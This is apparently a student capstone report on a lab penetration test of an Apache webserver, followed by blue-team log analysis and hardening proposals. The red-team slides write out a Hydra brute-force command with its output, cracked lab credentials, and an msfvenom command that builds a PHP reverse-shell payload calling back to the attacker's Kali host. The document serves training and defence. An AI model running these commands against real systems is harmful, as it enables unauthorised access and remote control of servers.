Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Austin Grill

Table of Contents

This document contains the following sections:

Network Topology

Network Topology

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	IP: 192.168.1.1 OS: Windows 10 Pro	Windows RDP Host Machine. Microsoft Jumpbox VM used to connect to the Linux machines used in this project
ELK	IP: 192.168.1.100 OS: Linux Ubuntu	ELK Server Machine. SIEMs VM for logs utilizing Elasticsearch, Logstash, and Kibana
Kali	IP:192.168.1.90 OS: Linux Debian	Kali Machine used as the Penetration Testing Attack VM.
server1	IP: 192.168.1.105 OS: Linux Ubuntu	Capstone Machine. Target Webserver VM. Forwards logs to ELK Machine on Kibana Dashboards.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Brute Force Vulnerability	No threshold is set for failed HTTP requests and/or failed login attempts, leaving the system open to a brute force attack. A brute force attack uses trial-and-error to guess login information.	Attacker gained access to the "secret folder" that was needed. This allows attackers to gain the necessary steps to access the WebDAV server, and eventually Ryan's hashed password to decrypt.
Remote Code Execution	An attacker is able to execute malicious code onto the target machine over the network.	Attacker remotely executed code onto the machine and could carry out malicious activity.
Unauthorized File Uploading	Unauthorized files are able to be uploaded to the http server.	A file containing a reverse-shell payload was uploaded and used to gain access to the target machine. This would allow other attacks to occur on the computer during a real attack.

Exploitation: Brute Force Attack

01

Tools & Processes
/company_folders/secret_folder directory is protected by HTTP authentication on the Apache web server.

Using Hydra and the rockyou.txt wordlist a brute force attack found the password.

Command:
```
Hydra -l ashton -P
/usr/share/wordlists/rockyou.txt
-s 80 -f -vV 192.168.1.105
http-get
/company_folders/secret_folder
```

02

Achievements
The exploit revealed the username and password for the secret company folder, which included instructions for connecting to the company's WebDAV server.

03

Please see the next slide for screenshots on the execution of this exploit.

Exploitation: Brute Force

First, the *rockyou.txt* file was unzipped using the "gunzip" bash command. The Hydra bash command below was then used to brute force Ashton's password.

```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/
secret_folder
```

The screenshot below shows the output of the Hydra command, revealing Ashton's password.

```
[80][http-get] host: 192.168.1.105    login: ashton    password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-23 08:29:02
root@Kali:/usr/share/wordlists#
```

Exploitation: Brute Force

The screenshot below shows a more detailed output of the Hydra command that revealed Ashton's password. This shows how the brute force attack functions, attempting a litany of passwords waiting for one to hit, granting access to the account.

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 8] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-23 08:29:02
root@Kali:/usr/share/wordlists#
```

Exploitation: Remote Code Execution

01

Tools & Processes
Created a php-reverse shell payload using the tool, "msfvenom". Provided by the Metasploit framework.

This openshell.php file that was created was uploaded to the server.

By using msfconsole and the multi/handler module, the attacker was able to implement the reverse shell payload.

Ryan accessing the openshell.php file granted access to the server.

The command to create the reverse-shell payload:
```
Msfvenom -p
php/meterpreter/reverse_tcp
LHOST=192.168.1.90 LPORT=4444 -f
raw -o openshell.php
```

02

Achievements
This exploit opened a meterpreter reverse-shell session on the server.

From this meterpreter shell, the attacker could access the normal user from the shell on the system.

03

Using the handler to gain reverse-shell access:

Exploitation: Unauthorized File Uploading

01

Tools & Processes

The WebDAV connection allows an attacker to upload files to the Apache Webserver.

The username "ryan" was found in the note in the "secret" folder, as was the password hash to the same account.

The hash was cracked using John the Ripper.

After obtaining Ryan's login credentials, the attacker was able to connect to the WebDAV server using the file manager and upload a php reverse-shell payload.

02

Achievements

This exploit gave access to Ryan's login credentials (ryan, linux4u) for the WebDAV server.

Once the reverse-shell payload was uploaded, the server was accessible via the reverse shell.

03

Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The Port Scan began on July 23, 2022 at approximately 15:20
- 1,887 packets were sent from IP 192.168.1.90
- A port scan is indicated by multiple ports being scanned.

Errors vs successful transactions [Packetbeat] ECS

Analysis: Finding the Request for the Hidden Directory

- The request was made on July 23, 2022 at 15:29. 15,826 requests were made

Analysis: Finding the Request for the Hidden Directory

- The secret file was requested. It contained Ryan's password hash and Ashton's instructions for connecting to to the WebDAV directory and Apache

Analysis: Uncovering the Brute Force Attack

- 15,826 total requests were made in the attack
- 15,824 requests were made before the attacker discovered the password

Analysis: Finding the WebDAV Connection

- 86 requests were made to this directory
- The shell.php files were requested from this directory

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	86

Blue Team
Proposed Alarms and
Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
An alarm that alerts when a single IP exceeds the threshold within the set timeframe would detect future port scans.

What threshold would you set to activate this alarm?
Traffic should be blocked if greater than 100 requests are made from a single IP address within an hour.

System Hardening

What configurations can be set on the host to mitigate port scans?
Attackers can be prevented from performing port scans against the host by hardening the Firewall rules.

Describe the solution. If possible, provide required command lines.

```
sudo ufw default deny incoming
```

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?
An alarm that alerts when a user other than the Web Server tries to access the "Secret Folder."

What threshold would you set to activate this alarm?
Setting the threshold at 0.5 would alert whenever someone attempts to access the "Secret Folder." An exception would be made for the Web Server.

System Hardening

What configuration can be set on the host to block unwanted access?
Edit the config file to allow select IP addresses to access the server.

Describe the solution. If possible, provide required command lines.

```
nano /etc/httpd/conf/httpd.conf
```

Add desired IP addresses to the list of allowed IP's.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
An alarm that alerts when a user's failed login attempts exceeds a set threshold.

What threshold would you set to activate this alarm?
Five (5) failed login attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?
Training, requiring stronger passwords, multi-factor authentication, or removing the "Secret" directory altogether. That information is improperly stored.

Describe the solution. If possible, provide the required command line(s).
See above.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
An alarm that alerts whenever an external IP attempts to access this directory.

What threshold would you set to activate this alarm?
Set the threshold at 0.5 such that the alert will be triggered on the first attempt from an external IP to access the directory.

System Hardening

What configuration can be set on the host to control access?
Block all uploads from traffic originating outside the network.

Describe the solution. If possible, provide the required command line(s).

```
nano /etc/httpd/conf/httpd.conf
```

Add desired IP addresses to the list of allowed IP's.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
Alarm that triggers alert when any "PUT" HTTP requests from any unapproved IP address are made to the url.path containing webdav.

What threshold would you set to activate this alarm?
Set the threshold at 0.5 such that the alert will be triggered on the first attempt from an external IP to make a PUT HTTP request to the url.path containing webdav.

System Hardening

What configuration can be set on the host to block file uploads?
Blocking .php and any other reverse shell file types from being uploaded, as well as any executable files.

Describe the solution. If possible, provide the required command line.

`nano /etc/httpd/conf/httpd.conf`
Add desired IP addresses to the list of allowed IP's.

`nano /var/www/webdav`
`<LimitExcept GET POST HEAD> deny from all`
Add this line to the webdav file